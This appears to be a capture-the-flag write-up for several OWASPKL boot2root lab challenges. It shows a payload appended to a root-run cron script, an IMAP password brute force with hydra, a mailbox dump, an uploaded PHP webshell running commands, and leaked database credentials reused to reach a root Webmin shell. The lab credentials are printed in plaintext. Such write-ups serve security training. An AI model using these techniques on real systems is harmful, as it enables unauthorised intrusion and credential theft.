total 12
-rwxr-xr-x 2 tellytubby tellytubby 4096 May 30 22:19 .
-rwxr-xr-x 7 tellytubby tellytubby 4096 May 24 14:47 ..
-rwxr-xr-x 1 root tellytubby 525 May 30 22:19 userbackup.py
total 32
-rwxr-xr-x 2 root root 4096 May 24 14:57 .
-rwxr-xr-x 131 root root 2288 May 24 15:10 ..
-rw-r--r-- 1 root root 182 Nov 5 2025 .placeholder
-rw-r--r-- 1 root root 224 Oct 31 2025 anacron
-rw-r--r-- 1 root root 32 May 24 15:02 backup
-rw-r--r-- 1 root root 188 Feb 13 2017 e2scrub_all
w/1 * * * * root /opt/backup.sh
---
$ /bin/bash
$ System Backup Script
$ Runs daily to backup user data
echo "[*] Starting backup process..."
echo "[*] Backing up /home directories..."
tar -czf /tmp/home_backup.tar.gz /home/2>/dev/null
echo "[*] Running user backup module..."
python3 /home/tellytubby/Downloads/userbackup.py
echo "[*] Backup complete."
-rwxr-xr-x 1 root tellytubby 525 May 30 22:19 /home/tellytubby/Downloads/userbackup.py
$ /usr/bin/env python3
# User Backup Module
# Called by backup.sh

import os
import shutil
from datetime import datetime

backup_dir = "/tmp/userbackup"
timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")

os.makedirs(backup_dir, exist_ok=True)

users = os.listdir("/home")

for user in users:
    src = f"/home/{user}"
    dst = f"{backup_dir}/{user}_{timestamp}"
    try:

```

3. Analysis / Forensics Path

3.1 Identify the privesc

Root cron runs `/opt/backup.sh` every minute, which runs `userbackup.py`. That file is group-writable by `tellytubby` (`root:tellytubby`, mode `rwxrwxr-x`), so injected code runs as root on the next tick.


4.1 Inject a root payload into `userbackup.py`

► Bash

```
sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no tellytubby@192.168.1.19 "cp /home/tellytubby/Downloads/userbackup.py /home/tellytubby/Downloads/userbackup.py.bak; echo 'import os; os.system(\"cp /root/proof.txt /tmp/routine2_rootflag.txt; chmod 644 /tmp/routine2_rootflag.txt\")' >> /home/tellytubby/Downloads/userbackup.py; tail -n 1 /home/tellytubby/Downloads/userbackup.py"
```

► Bash

```
import os; os.system("cp /root/proof.txt /tmp/routine2_rootflag.txt; chmod 644 /tmp/routine2_rootflag.txt")
```



```
nopalinto@kali: ~  
Session Actions Edit View Help  
  
(nopalinto@kali)~  
$ sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 tellytubby@192.168.1.19 "cp /home/tellytubby/Downloads/userbackup.py /home/tellytubby/Downloads/userbackup.py.bak; echo 'import os; os.system(\"cp /root/proof.txt /tmp/routine2_rootflag.txt; chmod 644 /tmp/routine2_rootflag.txt\")' >> /home/tellytubby/Downloads/userbackup.py; tail -n 5 /home/tellytubby/Downloads/userbackup.py"  
shutil.copytree(src, dst)  
print(f"[+] Backed up {user}")  
except Exception as e:  
    print(f"[-] Failed to backup {user}: {e}")  
import os; os.system("cp /root/proof.txt /tmp/routine2_rootflag.txt; chmod 644 /tmp/routine2_rootflag.txt")
```

4.2 Wait for cron, read the dropped root flag


► Bash

```
sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no tellytubby@192.168.1.19 'date; cat /tmp/routine2_rootflag.txt 2>/dev/null'
```

► Bash

```
Sat May 30 22:19:07 +08 2026  
  
-rw-r--r-- 1 root root 42 May 30 22:19 /tmp/routine2_rootflag.txt  
  
OWASPKL{b0f8c51049b9db31552bda1bd751940a}
```

The cron-dropped `/tmp/routine2_rootflag.txt` (root-owned) returned the flag above.



```
nopalinto@kali: ~  
Session Actions Edit View Help  
  
(nopalinto@kali)~  
$ sshpass -p 'V4lor4nt-Anti-cHEAT' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=6 tellytubby@192.168.1.19 'date; ls -la /tmp/routine2_rootflag.txt 2>/dev/null; cat /tmp/routine2_rootflag.txt 2>/dev/null'  
Ahad 31 Mei 2026 19:19:27 +08  
-rw-r--r-- 1 root root 42 May 31 19:19 /tmp/routine2_rootflag.txt  
OWASPKL{b0f8c51049b9db31552bda1bd751940a}
```

5. Flag


OWASPKL{b0f8c51049b9db31552bda1bd751940a}

6. Summary of Approach & Key Takeaways

26. Logged in as `tellytubby` from `Routine-I`.
27. Found root cron calling `/opt/backup.sh` every minute.
28. Found `/opt/backup.sh` executes writable `/home/tellytubby/Downloads/userbackup.py`.
29. Appended payload to copy root flag to `/tmp`.
30. Waited for cron and read the root flag.

► Bash

PORT	STATE	SERVICE	VERSION
143/tcp	open	imap	Dovecot imapd
8080/tcp	open	http	Apache httpd 2.4.66 ((Ubuntu))
9090/tcp	open	ssl/zeus-admin?	



3. Analysis / Forensics Path

3.1 Build the IMAP wordlist

Only IMAP was attackable for initial creds. I used a tiny list of obvious defaults to stay fast and legal (small wordlist first).

► Bash

```
printf 'admin\npassword\n123456\nkdjebat\nadmin123\n' > imap_small.txt
```

```
cat imap_small.txt
```

► Bash

```
admin
password
123456
kdjebat
admin123
```

3.2 Brute IMAP for `kdjebat`

► Bash

```
hydra -l kdjebat -P imap_small.txt -s 143 -f -t 4 192.168.1.21 imap
```

► Bash

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (1:1/p:5), ~2 tries per task
[DATA] attacking imap://192.168.1.21:143/
[143][imap] host: 192.168.1.21 misc: (null) login: kdjebat password: admin
[STATUS] attack finished for 192.168.1.21 (valid pair found)
```

```
1 of 1 target successfully completed, 1 valid password found
```

```

nopalinto@kali: ~
Session Actions Edit View Help

(nopalinto@kali)~$ printf 'admin\npassword\n123456\nkdjebat\nadmin123\n' > imap_small.txt
cat imap_small.txt
admin
password
123456
kdjebat
admin123

(nopalinto@kali)~$ hydra -l kdjebat -P imap_small.txt -s 143 -f -t 4 192.168.1.21 imap
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-31 15:00:14
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking imap://192.168.1.21:143/
[143][imap] host: 192.168.1.21 login: kdjebat password: admin
[STATUS] attack finished for 192.168.1.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-31 15:00:16

```

3.3 Dump the mailbox

kdjebat:admin only unlocks the mailbox, not the CMS. Dumped both reachable accounts with `imaplib`.

Command

```

> Bash
python3 - <<'PY' > imap_mailbox_dump.txt
import imaplib

accounts = [
    ("kdjebat", "admin"),
    ("profapokalips", "admin")
]
host = "192.168.1.21"

for user, pw in accounts:
    print(f"\n=== ACCOUNT {user}:{pw} ===")

    # Connect and Authenticate
    M = imaplib.IMAP4(host, 143)
    print("LOGIN:", M.login(user, pw))

    # Read Inbox
    M.select("INBOX")
    typ, data = M.search(None, "ALL")

    # Fetch and Decode Emails
    if data and data[0]:
        for mid in data[0].split():
            typ, d = M.fetch(mid, "(RFC822)")
            print(d[0][1].decode(errors="ignore").strip())

    M.logout()
PY

cat imap_mailbox_dump.txt

```

Output excerpt

```

> Bash
=== ACCOUNT kdjebat:admin ===

BODY:
Salam bro, aku tukar password. New password (sila decrypt):
YWN0dWFsbHlpZGsxMjNA==

=== ACCOUNT profapokalips:admin ===
SUBJECT: Update deployment -> http://chain:8080/ritecms
SUBJECT: Pasal username -> "Aku dah tukar username admin tu. Pakai nama aku sekarang. Password sama je."

```




3.4 Decode the new password

► Bash

```
echo 'YWN0dWFSbHlpZGsxMjNA==' | base64 -d
```

► Bash

```
actuallyidk123@
```



4. Exploitation / Recovery

4.1 Log into RiteCMS as `kdjebat`

Mail said the admin user is now `kdjebat`, password unchanged.


► Bash

```
curl -s -i -c rite.cookie -d 'username=kdjebat&userpw=actuallyidk123@' -X POST
http://192.168.1.21:8080/ritecms/admin.php | head -n 5
```

► Bash

HTTP/1.1 302 Found

Location: ./



4.2 Upload PHP webshell via file manager

► PHP

```
<?php if(isset($_GET['c'])){system($_GET['c']);} ?>
```

► Bash

```
curl -s -i -b rite.cookie \
-F 'mode=filemanager' -F 'action=upload' -F 'directory=files' \
-F 'file_name=sh.php' -F 'overwrite_file=true' -F 'upload_mode=1' \
-F 'upload_file_submit=OK - Upload file' \
-F 'file=@sh.php;type=application/octet-stream' \
'http://192.168.1.21:8080/ritecms/admin.php' | head -n 3
```

► Bash

HTTP/1.1 302 Found

Location: `http://192.168.1.21:8080/ritecms/admin.php?mode=filemanager&directory=files`

4.3 Locate and read the flag through the webshell

Confirm code execution, hunt for the flag file, then read it.

► Bash

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=id'
```

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=find%20/var/www%20-maxdepth%20%20-name%20%22*.txt%22'
```

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=grep%20-Rns%20%22OWASPKL%7B%22%20/var/www%20%3E/dev/null'
```

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=cat%20/var/www/local.txt'
```

► Bash


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/var/www/local.txt
```

```
/var/www/local.txt:1:OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
```

```
OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}
```

IMAP brute returned `kdjebat:admin`, the webshell `id` returned `www-data`, `find/grep` located `/var/www/local.txt`, and `cat` returned the flag above.



5. Flag

OWASPKL{47f1adc2c50c9a61292b05eb444c07eb}

6. Summary of Approach & Key Takeaways

31. nmap found IMAP + RiteCMS + Webmin.
 32. Built a small default-password list and brute-forced IMAP -> `kdjebat:admin`.
 33. Mailbox leaked the base64 password `actuallyidk123@` and that admin was renamed to `kdjebat`.
 34. Logged into RiteCMS, uploaded a PHP webshell.
 35. Read `/var/www/local.txt`.
- Mailboxes often hold the next credential; always read mail after an IMAP hit.
 - A small targeted wordlist beats rockyou for obvious-default services.

Chain of Attacks - II


Category: Boot2Root | Points: 856 | Difficulty: Hard

Target: 192.168.1.21

1. Challenge Overview

Continue from the Part I `www-data` webshell. Escalate to root and read `/root/proof.txt`:

- Use the webshell to find local services and leak DB credentials from `db.config`.
- Reuse those credentials on Webmin (9090), which runs as root.
- Run a command as root in the Webmin shell module.



2. Initial Reconnaissance

2.1 Enumerate from the Part I webshell

► Bash

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=id'
```

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=ss%20-tln'
```

► Bash


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


```
LISTEN 0 ... 127.0.0.1:3306
```

```
LISTEN 0 ... 0.0.0.0:9090 # Webmin / MiniServ
```

Result showed:

- `uid=33(www-data)` from webshell.
- Local services including `127.0.0.1:3306` and `0.0.0.0:9090` (Webmin/MiniServ).





3. Analysis / Forensics Path

3.1 Locate and read `db.config`

► Bash

```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=find%20/var/www/html%20-name%20db.config'
```


```
curl -s 'http://192.168.1.21:8080/ritecms/files/sh.php?c=cats%20/var/www/html/ritecms/db.config'
```


► INI

[database]

```
host      = localhost
name      = chaindb
username  = aimantino
password  = 4iman_4dmin@2024
port      = 3306
```

The DB user `aimantino:4iman_4dmin@2024` is the only reusable credential on the box, the pivot target is the root-run Webmin on 9090.





4. Exploitation / Recovery

4.1 Log into Webmin with the leaked creds

► Bash

```
curl -k -s -c /tmp/wm.cookie https://192.168.1.21:9090/ > /dev/null
```


```
curl -k -s -i -b /tmp/wm.cookie -c /tmp/wm.cookie \
-d 'page=%2F&user=aimantino&pass=4iman_4dmin%402024' \
-X POST https://192.168.1.21:9090/session_login.cgi
```

► Bash


HTTP/1.0 302 Moved Temporarily

Set-Cookie: sid=...; path=/; secure; httpOnly; SameSite=Lax

Location: https://192.168.1.21:9090/



TryN3rr0r | Capture-The-Flag Post-Event Analysis



4.2 Run a root command in the Webmin Shell module

/shell/index.cgi expects multipart/form-data, so use -F. Webmin runs as root, so the command output is root-owned. List /root, hunt the flag pattern, then read it.

► Bash

